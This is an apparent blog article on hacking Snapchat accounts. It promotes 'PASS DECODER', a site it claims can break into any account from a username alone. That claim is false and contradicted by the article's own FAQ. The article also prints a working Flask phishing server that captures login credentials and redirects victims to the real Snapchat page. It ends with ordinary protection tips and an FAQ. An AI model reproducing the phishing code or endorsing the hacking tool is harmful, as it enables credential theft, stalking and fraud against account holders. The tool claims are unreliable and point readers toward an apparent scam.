
How to Hack a Snapchat Account: Techniques, Tools, and Protection
2026 Snapchat Hacking Techniques


Snapchat, with its ephemeral messages and close-knit social circles, holds a trove of private conversations and sensitive media. This has made it a prime target for individuals looking to gain unauthorized access. This article provides a deep dive into the world of Snapchat account hacking, exploring the techniques used by attackers, the tools they employ, and, most importantly, how you can protect yourself. We will also cover the legal and ethical implications of such actions.
Disclaimer: This article is for educational and informational purposes only. Hacking into an account that you do not own is a serious crime with severe legal consequences, including imprisonment and hefty fines. The techniques described here are intended to help you understand potential threats and secure your own accounts, not to be used for malicious activities.
Understanding the Hacker's Mindset: Why Target Snapchat?
Before diving into the "how," it's crucial to understand the "why." Hackers target Snapchat accounts for various reasons:
- Espionage: Spying on a partner, friend, or rival.
- Blackmail: Using private Snaps or conversations to extort the victim.
- Identity Theft: Gaining enough personal information to impersonate the user.
- Financial Gain: Scamming the victim's contacts by impersonating them.
- Simply for the Challenge: Some hackers do it to test their skills.

1. PASS DECODER
Description: PASS DECODER is the application able to hack access to Snapchat accounts using just a username, email, or phone number. It hacks the database containing the login information and let you connect to the profile.
Official Website: https://www.passwordrevelator.net/en/passdecoder
2. Hashcat
Description: Hashcat is an advanced password recovery ("cracking") tool used in cybersecurity audits and penetration testing. It works by decrypting captured password hashes through various attack modes (dictionary, brute-force, hybrid). It is not specific to Snapchat and requires the prior extraction of a password hash, which is extremely difficult from a service like Snapchat that uses strong security protocols. Its use demands high technical expertise.
Official Website: https://hashcat.net/hashcat/ (GitHub Repository: https://github.com/hashcat/hashcat)

3. Brute-Force Attack Method
Description: A brute-force attack is a method that systematically tries every possible combination of characters until the correct password is found. This is not a "click-to-hack" solution. Modern platforms like Snapchat effectively neutralize this technique with rate-limiting, account lockouts, and bot detection, making it impractical for attacking accounts directly.
Official Resource (Educational): As a conceptual attack method, it does not have a single website. Cybersecurity frameworks like OWASP detail it: https://owasp.org/www-community/attacks/Brute_force_attack
4. John the Ripper

Description: John the Ripper is a famous open-source password security auditing and recovery tool. It is designed to detect weak passwords by testing them against hashes. Similar to Hashcat, it requires obtaining the password hash first, which is a major barrier for attacking online services like Snapchat. It is a command-line tool intended for legitimate security testing by professionals.
Official Website: https://www.openwall.com/john/

Common Techniques Used to Hack a Snapchat Account
Professional hackers rarely use a single method. They often combine several techniques to bypass Snapchat's security. Here are the most common ones.
1. Phishing Attacks: The Deceptive Lure

Phishing is the oldest and most effective trick in the book. It involves creating a fake login page that looks identical to Snapchat's official one and tricking the user into entering their username and password.
How it works:
- The hacker creates a replica of the Snapchat login page and hosts it on a random domain.
- They send a link to this fake page to the target, often disguised as a legitimate message (e.g., "Look at this funny picture of you!").
- The target, believing the page is real, enters their credentials.
- The username and password are instantly sent to the hacker, and the user is redirected to the real Snapchat app, often none the wiser.
Example: A Simple Python Script for a Phishing Server
This is a simplified example using Flask, a Python web framework, to illustrate the concept. This is for educational purposes only and running such a server is illegal and unethical.
from flask import Flask, request, redirect
app = Flask(__name__)
# This is where the stolen credentials will be stored
LOG_FILE = "stolen_credentials.txt"
@app.route('/')
def phishing_page():
# In a real scenario, this would be the HTML code of the fake Snapchat login page
return """
<html>
<body>
<h2>Snapchat Login</h2>
<form action="/login" method="post">
Username: <input type="text" name="username"><br>
Password: <input type="password" name="password"><br>
<input type="submit" value="Log In">
</form>
</body>
</html>
"""
@app.route('/login', methods=['POST'])
def login():
username = request.form['username']
password = request.form['password']
# Save the stolen credentials to a file
with open(LOG_FILE, "a") as f:
f.write(f"Username: {username}, Password: {password}\n")
# Redirect the user to the real Snapchat page
return redirect("https://accounts.snapchat.com/accounts/login")
if __name__ == '__main__':
# Running this server would be a criminal offense if used maliciously
app.run(port=80)
2. Keylogging and Spyware: The Silent Observer
If a hacker gains physical or remote access to your device, they can install keylogging software or spyware. These programs run silently in the background, recording every keystroke you make, including your Snapchat password.
How it works:
- Physical Access: The hacker briefly accesses your phone to install a malicious app.
- Remote Installation: They trick you into installing an app from an unofficial source or through a malicious link, which then installs the spyware.
3. Social Engineering: The Human Hack
This technique exploits human psychology rather than technical vulnerabilities. A hacker might contact Snapchat's support team, pretending to be the account owner, and use information they gathered about you (from other social media, for example) to convince them to reset the password.
Example Information Used:
- Date of Birth
- Phone Number
- Email Address
- Names of Best Friends
4. Password Guessing and Brute-Force Attacks
This is a more direct, less subtle approach. It involves using software to systematically try every possible password combination until the correct one is found. Snapchat has security measures to prevent this, like locking the account after several failed attempts, but it can still work on weak passwords.

How to Protect Your Snapchat Account from Being Hacked
Now for the most important part. Protecting your account is far easier than dealing with the aftermath of a hack.
- Enable Two-Factor Authentication (2FA): This is the single most effective way to secure your account. Even if a hacker steals your password, they won't be able to log in without the unique code sent to your phone.
- Go to your Profile > tap the gear icon (Settings) > Two-Factor Authentication.
- Use a Strong, Unique Password: Avoid common passwords like "123456" or "password." Use a mix of upper and lower case letters, numbers, and symbols. Use a unique password for Snapchat that you don't use anywhere else. A password manager can help with this.
- Beware of Phishing Links: Never click on suspicious links in emails or messages, even if they appear to be from a friend. Always check the URL carefully. The official Snapchat URL is accounts.snapchat.com.
- Verify Your Email and Phone Number: This ensures you can recover your account if you ever lose access. It also adds another layer of security for password resets.
- Use Login Verification: This is Snapchat's version of 2FA. It sends you a code whenever you log in from a new device. Make sure it's activated.
- Secure Your Device: Use a passcode, fingerprint, or face lock on your phone. Avoid downloading apps from unofficial sources, as they may contain spyware.
Frequently Asked Questions (FAQ)
Q: Can someone hack a Snapchat account just by knowing their username?
A: No. A username alone is not enough. A hacker would need access to the user's password or device. However, a username is the first step in a social engineering or phishing attack.
Q: Are those online "Snapchat Hacker" tools real?
A: Over 99% of them are fake. They are designed to make you complete surveys or steal your information. They either don't work or are scams. The few that might work are based on phishing or spyware, which are illegal.
Q: What should I do if my account has been hacked? A: Act immediately.
1 - Go to the Snapchat support page and select "My account was hacked."
2 - Follow the steps to reset your password and secure your account.
3 - Change the password on any other accounts where you used the same password.
4 - Inform your friends that your account was compromised so they don't fall for any scams.
Q: Is it illegal to try to hack someone's Snapchat account?
A: Yes, absolutely. Unauthorized access to a computer system or account is a crime under laws like the Computer Fraud and Abuse Act (CFAA) in the United States and similar legislation worldwide.
About the Creator
Alexander Hoffmann
Passionate cybersecurity expert with 15+ years securing corporate realms. Ethical hacker, password guardian. Committed to fortifying users' digital safety.
Keep reading
More stories from Alexander Hoffmann and writers in 01 and other communities.
The Complete Guide to Instagram Account Hacking 2026: Threats, Methods, and Comprehensive Protection Strategies
The Growing Threat to Instagram Security Instagram has evolved from a simple photo-sharing app to a central hub for personal expression, business marketing, and social connection. With over 2 billion active monthly users, the platform has become a prime target for cybercriminals. Account hacking represents a significant threat that can lead to identity theft, financial loss, reputational damage, and emotional distress. This comprehensive guide examines the methods attackers use, the tools involved, and most importantly, provides actionable protection strategies to safeguard your digital identity.
By Alexander Hoffmann2 months ago in 01
Why Big Tech Is Rebuilding Walled Gardens Again?
In the early years of the internet, “open” was not just a design principle; it was an ideology. Browsers competed freely. Websites linked to one another without friction. Developers could build and distribute software without negotiating with centralized gatekeepers. The web felt expansive, unpredictable, and difficult to control.
By Mary L. Rodriquez4 days ago in 01




Comments
There are no comments for this story
Be the first to respond and start the conversation.